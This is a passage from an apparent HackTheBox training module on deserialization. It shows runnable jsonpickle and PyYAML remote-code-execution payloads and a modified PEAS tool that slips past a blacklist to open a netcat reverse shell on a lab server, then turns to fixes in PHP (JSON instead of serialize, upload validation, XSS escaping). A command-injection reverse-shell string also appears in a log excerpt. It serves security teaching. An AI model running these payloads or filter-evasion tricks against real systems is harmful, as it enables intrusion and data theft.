Defending Against Deserialization Vulnerabilities

Tools of the Trade

Current State

There are no tools for Python deserialization attacks as popular as PHPGGC for PHP. However, the attack vectors are relatively simple and very well-documented.

As I mentioned in a previous section, `pickle` is the default serialization library that comes with Python. However, multiple other libraries offer serialization. These libraries include JSONPickle and PyYAML.

JSONPickle

The technique for deserialization attacks in `JSONPickle` is essentially the same as for `Pickle`. In both cases, you will create a payload using the `object.__reduce__()` function. The resulting serialized object will just look a little different.

An example script of generating an RCE payload and the "vulnerable code" deserializing the payload can be seen below:

Code: python

```python
import jsonpickle
import os

class RCE():
  def __reduce__(self):
    return os.system, ("head /etc/passwd",)

# Serialize (generate payload)
exploit = jsonpickle.encode(RCE())
print(exploit)

# Deserialize (vulnerable code)
jsonpickle.decode(exploit)
```

Running the example script results in proof of code execution:

```
mayala@htb[/htb] $ python3 jsonpickle-example.py {"py/reduce": [{"py/function": "posix.system"}, {"py/tuple": ["head /etc/passwd"]}]}
root:x:0:0:root:/root:/usr/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Some good content covering attacks for `JSONPickle` and `Pickle` are:

- https://davidhamann.de/2020/04/05/exploiting-python-pickle/
- https://versprite.com/blog/application-security/into-the-jar-jsonpickle-exploitation/

YAML (PyYAML, ruamel.yaml)

These libraries serialize data into YAML format. Once again, we can serialize an object with a `__reduce__` function to get command execution. The serialized data will be in YAML format this time. Ruamel.yaml is based on PyYAML, so the same attack technique works for both:

Code: python

```python
import yaml
import subprocess

class RCE():
  def __reduce__(self):
    return subprocess.Popen(["head", "/etc/passwd"])

# Serialize (Create the payload)
exploit = yaml.dump(RCE())
print(exploit)

# Deserialize (vulnerable code)
yaml.load(exploit)
```

Running the example script will demonstrate command execution. There is a long error message. However, the command is still run, so our goal is met.

```
mayala@htb[/htb]$ python3 yaml-example.py Traceback (most recent call last): File "/home/kali/Pen/htb/academy/work/Introduction-to-Deserialization-Attacks/3-Exploiting-Python-Deserialization/yaml-example.py", line 11, in <module> exploit = yaml.dump(RCE()) File "/home/kali/.local/lib/python3.10/site-packages/yaml/__init__.py", line 290, in dump return dump_all([data], stream, Dumper=Dumper, **kwds) File "/home/kali/.local/lib/python3.10/site-packages/yaml/__init__.py", line 278, in dump_all dumper.represent(data) File "/home/kali/.local/lib/python3.10/site-packages/yaml/representer.py", line 27, in represent node = self.represent_data(data) File "/home/kali/.local/lib/python3.10/site-packages/yaml/representer.py", line 52, in represent_data node = self.yaml_multi_representers[data_type](self, data) File "/home/kali/.local/lib/python3.10/site-packages/yaml/representer.py", line 322, in represent_object reduce = (list(reduce)+[None]*5)[:5] TypeError: 'Popen' object is not iterable root:x:0:0:root:/root:/usr/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

For further information, I recommend checking out the following links:

- https://net-square.com/yaml-deserialization-attack-in-python.html
- https://www.exploit-db.com/docs/english/47655-yaml-deserialization-attack-in-python.pdf

PEAS

PEAS is a multi-tool which can generate Python deserialization payloads for `Pickle`, `JSONPickle`, `PyYAML` and `ruamel.yaml`. I will demonstrate its use against `HTBook GmbH & Co KG's` website from the previous sections.

Installation is straightforward; just clone the repository from Github...

```
mayala@htb[/htb]$ git clone https://github.com/j0lt-github/python-deserialization-attack-payload-generator.git Cloning into 'python-deserialization-attack-payload-generator'... remote: Enumerating objects: 97, done. remote: Counting objects: 100% (3/3), done. remote: Compressing objects: 100% (2/2), done. remote: Total 97 (delta 0), reused 0 (delta 0), pack-reused 94
```

```
Receiving objects: 100% (97/97), 35.46 KiB | 2.36 MiB/s, done. Resolving deltas: 100% (49/49), done.
```


... and install the Python requirements with pip:

```
mayala@htb[/htb]$ cd python-deserialization-attack-payload-generator/ $ pip3 install -r requirements.txt Defaulting to user installation because normal site-packages is not writeable Collecting jsonpickle==1.2 Downloading jsonpickle-1.2-py2.py3-none-any.whl (32 kB) Collecting PyYAML==5.1.2 ...
```

We can generate a payload for `Pickle` using the command we used in the previous section to bypass the blacklist filter in place like so:

```
mayala@htb[/htb]$ python3 peas.py Enter RCE command :n''c -nv 172.17.0.1 9999 -e /bin/s''h Enter operating system of target [linux/windows] . Default is linux :linux Want to base64 encode payload ? [N/y] : Enter File location and name to save :/tmp/payload Select Module (Pickle, PyYAML, jsonpickle, ruamel.yaml, All) :pickle Done Saving file !!!!
```

Unfortunately, starting a Netcat listener and updating the cookie's value does not result in a reverse shell as expected, but rather an `Internal Server Error`.



Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Let's investigate why this is. If we decode the payload, we can see the strings `subprocess` and `Popen`, both of which we know are blocked by the blacklist filter in `util/auth.py`:

```
mayala@htb[/htb]$ cat payload_pick | base64 -d j subprocessPopenpython-cX8exec(ch...SNIP...(41))R.
```

Taking a look at the source code for `peas.py` we see that `subprocess.Popen` is indeed in use here.

Code: python

```python
...
class Gen(object):
    def __init__(self, payload):
        self.payload = payload

    def __reduce__(self):
        return subprocess.Popen, (self.payload,)
...
```

At this point, we see we would need to make a couple of modifications to this tool for it to actually work (in this scenario). Alternatively, we could create a custom payload using our knowledge, but for the sake of this example, I will walk through how to get `peas.py` working. Inside `peas.py` you need to make the following changes:

- Swap `subprocess.Popen` out for `os.system`
- Modify the argument generation as `os.system` accepts a string instead of an array like `subproces.Popen`

It should look like this:

Code: python

```python
#import subprocess
import os
...
        #return subprocess.Popen, (self.payload,)
        return (os.system, (self.payload,))
...
        #self.payload = pickle.dumps(Gen(tuple(self.case().split(" "))))
        self.payload = pickle.dumps(Gen(self.case()))
...
            #cmd = self.prefix+"python -c
exec({})".format(self.chr_encode("__import__('os').system"
            cmd = self.prefix+"python -c
'exec({})'".format(self.chr_encode("__import__('os').system"
...
```

We can try generating the payload again with the modified version of `peas.py`:

```
mayala@htb[/htb]$ python3 peas.py Enter RCE command :n''c -nv 172.17.0.1 9999 -e /bin/s''h Enter operating system of target [linux/windows] . Default is linux : Want to base64 encode payload ? [N/y] :y Enter File location and name to save :/tmp/payload Select Module (Pickle, PyYAML, jsonpickle, ruamel.yaml, All) :pickle Done Saving file !!!!
```

You may notice that the generated payload is much longer than the one we created ourselves. This is (mainly) because `peas.py` encodes strings with `chr()` so they end up looking like `chr(61) + chr(62) + chr(60) + ...`. Anyways, starting a local Netcat listener and pasting the cookie value in should now work and give us a reverse shell:

```
mayala@htb[/htb]$ nc -nvlp 9999 Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9999 Ncat: Listening on 0.0.0.0:9999 Ncat: Connection from
172.17.0.2. Ncat: Connection from 172.17.0.2:39385. ls -l total 56 -rw-r--r-- 1
root root 184 Oct 11 12:55 Dockerfile drwxr-xr-x 1 root root 4096 Oct 11 18:18
__pycache__ -rw-r--r-- 1 root root 2038 Oct 11 12:57 app.py -rw-r--r-- 1 root
root 37 Oct 10 16:51 flag.txt -rw-r--r-- 1 root root 20480 Oct 11 18:18
htbooks.sqlite3 -rw-r--r-- 1 root root 27 Oct 11 12:59 requirements.txt drwxr-
xr-x 4 root root 4096 Oct 10 16:51 static drwxr-xr-x 2 root root 4096 Oct 10
16:51 templates drwxr-xr-x 1 root root 4096 Oct 10 16:51 util
```

Avoiding Deserialization Vulnerabilities

To follow along with this section, SSH into the target with the credentials you found in `/var/www/htbank/creds.txt`. Both `Vim` and `Nano` are installed on the machine.

Introduction to Safe Data Formats

In the previous section, we patched the deserialization vulnerability using HMACs. However, we continued to demonstrate that, combined with an LFI vulnerability or some other way to read files on the server, we would still be able to get remote code execution.

In both Python and PHP, we've seen how deserialization vulnerabilities occur when `unserialize`, `pickle.loads`, `yaml.load`, or a similar function is called. If we were to instead use a safer data format such as JSON or XML and altogether avoid the use of a deserialization function, then these problems should theoretically be avoided.

Since we walked through `HTBooks` (Python) in the previous section, we will walk through updating `HTBank` (PHP) in this section to use JSON and avoid deserialization vulnerabilities altogether. We also know that `HTBank` suffers from XSS, command injection, and arbitrary file uploads, which merely switching to JSON format will not solve, so we will need to address these as well.

Updating HTBank

As a first step, we can delete `app/Helpers/UserSettings.php` since we will not need the class to generate and read JSON objects.

Next, we will make a couple of changes to `app/Http/Controlls/HTController.php`. When handling exports, instead of creating a `UserSettings` object and serializing it, we will create an array of `key => value` pairs containing the same information and then convert this to JSON format using `json_encode`. Regarding imports, we will decode the JSON object with `json_decode` and then update the user object with the values rather than deserializing a `UserSettings` object and updating from that. In addition to those changes, we will need to recreate the functionality (originally in `app/Helpers/UserSettings.php`), which logged serialization and deserialization events to `/tmp/htbank.log`. Rather than using `shell_exec`, which could lead to the same command injection vulnerability if we were not careful, we can use native PHP functions to write to the file in append mode.

Altogether, the new code should look like this (the old code is commented out so you may see the difference):

Code: php

```php
...
    public function handleSettingsIE(Request $request) {
        if (Auth::check()) {
            if (isset($request['export'])) {
                $user = Auth::user();

                // $userSettings = new UserSettings($user->name, $user-
>email, $user->password, $user->profile_pic);
                // $exportedSettings =
base64_encode(serialize($userSettings));
                $userSettings = array("name" => $user->name, "email" =>
$user->email, "password" => $user->password, "profile_pic" => $user-
>profile_pic);
                $exportedSettings =
base64_encode(json_encode($userSettings));

                // [UserSettings.__wakeup()]
                // shell_exec('echo "$(date +\'[%d.%m.%Y %H:%M:%S]\')
Unserialized user \'' . $this->getName() . '\'" >> /tmp/htbank.log');
                $fp = fopen("/tmp/htbank.log", "a");
                fwrite($fp, date("[d.m.Y H:i:s]") . " Serialized user '" .
$user->name . "'\n");
                fclose($fp);

                Session::flash('ie-message', 'Exported user settings!');
                Session::flash('ie-exported-settings', $exportedSettings);
            }
            else if (isset($request['import']) &&
!empty($request['settings'])) {
```

```
                // $userSettings =
unserialize(base64_decode($request['settings']));
                // $user = Auth::user();
                // $user->name = $userSettings->getName();
                // $user->email = $userSettings->getEmail();
                // $user->password = $userSettings->getPassword();
                // $user->profile_pic = $userSettings->getProfilePic();
                // $user->save();
                $userSettings =
json_decode(base64_decode($request['settings']));
                $user = Auth::user();
                $user->name = $userSettings->name;
                $user->email = $userSettings->email;
                $user->password = $userSettings->password;
                $user->profile_pic = $userSettings->profile_pic;
                $user->save();

                Session::flash('ie-message', "Imported settings for '" .
$userSettings->name . "'");
            }
            return back();
        }
        return redirect("/login")->withSuccess('You must be logged in to
complete this action');
    }
...
```

Next, we will add a validation step in the file upload so that only images can be uploaded (in `app/Http/Controllers/HTController.php::handleSettings()`):

Code: php


```
...
    if (!empty($request["profile_pic"])) {
        $request->validate(['profile_pic' => 'required|image']);
        $file = $request->file('profile_pic');
        $fname = md5(random_bytes(20));
        $file->move('uploads',"$fname.jpg");
        $user->profile_pic = "uploads/$fname.jpg";
    }
...
```

Although "unnecessary", it's nice to update `settings.blade.php` so that the end-user receives an error message if the profile picture fails validation.

Code: php

```
...
    <div class="form-group mb-3">
        <label for="ppic">Update profile picture (Only JPG)</label>
        <input type="file" class="form-control-file" id="ppic"
name="profile_pic">
        @if ($errors->has('profile_pic'))
        <span class="text-danger">{{ $errors->first('profile_pic') }}</span>
        @endif
    </div>
...
```

Attempting to upload the PHAR (or any other non-image) should result in an error message instead of letting it go through.



pentest

pentest@test.com

Password

Update profile picture (Only JPG)

Browse... No file selected.

The profile pic must be an image.

Next, to address PHP automatically deserializing PHAR metadata, we should upgrade the project to use the newest version of PHP or at least version 8.0, where this is disabled by default. I'm not going to go through all the steps here, though.

Last but not least, to address the XSS issue in the settings page, we should update the template (`resources/views/settings.blade.php`) to use `{{ ... }}` instead of `{!! ... !!}`:

Code: php


```
...
<p class="text-success">{{ Session::get('ie-message') }}</p>
...
```

At this point, the vulnerabilities should all be fixed! If we run the new server, log in and click on `Export Settings` we will get a value similar to this:

```
mayala@htb[/htb] $ echo
eyJuYW1lIjoicGVudGVzdCIsImVtYWlsIjoicGVudGVzdEB0ZXN0LmNvbSIsInBhc3N3b3JkIjoiJDJ5
```

```
JDEwJHU1bzZ1MkViak9tb2JRalZ0dTg3UU84WndRc0RkMnp6b3Fqd1MwLjV6dVByM2hxazl3ZmRhIiwi
cHJvZmlsZV9waWMiOiJ1cGxvYWRzXC83ZTRjMDkwZjdhMjBkMmI5YmVkYmE3ZGEwNTAyN2UzOS5qcGci
fQ== | base64 -d
{"name":"pentest","email":"pentest@test.com","password":"$2y$10$u5o6u2EbjOmobQjV
tu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda","profile_pic":"uploads\/7e4c090f7a20d2b9b
edba7da05027e39.jpg"}
```

Our custom attack payloads will not work anymore, nor for the XSS...



Import/Export Settings

Imported settings for '<script>alert(1)</script>'

... nor for the command injection ...

```
mayala@htb[/htb]$ tail /tmp/htbank.log [13.10.2022 12:35:15] Serialized user
'pentest' [13.10.2022 12:35:55] Serialized user '<script>alert(1)</script>'
[13.10.2022 12:36:02] Unserialized user '<script>alert(1)</script>' [13.10.2022
12:37:56] Serialized user 'pentest' [13.10.2022 12:37:57] Unserialized user
'pentest' [13.10.2022 12:38:08] Serialized user 'example' [13.10.2022 12:38:10]
Serialized user 'example' [13.10.2022 12:38:11] Unserialized user 'example'
[13.10.2022 12:38:38] Serialized user '"; nc -nv 172.17.0.0.1 9999 -e /bin/bash;
#' [13.10.2022 12:38:41] Unserialized user '"; nc -nv 172.17.0.0.1 9999 -e
/bin/bash; #'
```

... and trying the PHPGGC payload will result in a server error (when PHP tries to access `$userSettings->name` after decoding the "JSON" object).


500 | SERVER ERROR